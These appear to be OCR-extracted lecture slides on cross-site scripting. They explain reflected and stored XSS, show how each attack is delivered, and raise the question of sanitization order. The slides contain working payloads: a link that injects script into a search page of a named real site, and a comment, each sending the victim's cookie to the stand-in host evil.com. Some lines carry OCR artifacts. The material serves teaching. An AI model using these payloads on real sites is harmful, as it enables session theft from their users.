<script>alert("hi");</script>




```
<form name="XSS" action="#" method="GET”>
<p>What's your name?</p>
<input type="text" name="name">
<input type="submit" value="Submit">
</form>
<pre><script>alert(“hi”)</script></pre>
```

Injected code

“Reflected” XSS

Problem:
Server reflects back javascript-laced input


Attack delivery method:
Send victims a link containing XSS attack


http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Edocument.location='evil.com/' +document.cookie;%3C/script%3E
"Check out this link!"
Session token for lapdonline.org
evil.com/f9geiv33knv141
Response containing malicious JS
http://www.lapdonline.org/search_results/search/&view_all=1&chg_filter=1&searchType=content_basic&search_terms=%3Cscript%3Edocument.location=evil.com/document.cookie;%3C/script%3E
evil.com
lapdonline.org

“Stored” XSS

Problem:
Server stores javascript-laced input


Attack delivery method:
Upload attack, users who view it are exploited



Posts comment with text:
`<script>document.location = “evil.com/” + document.cookie</script>`

Comment with text:
`<script>document.location = “evil.com/” + document.cookie</script>`


“Frontier Sanitization”



Sanitize all input immediately (SQL, XSS, bash, etc.)

What order should the sanitization routines be applied? SQL then XSS, XSS then SQL?


Context-Specific Sanitization

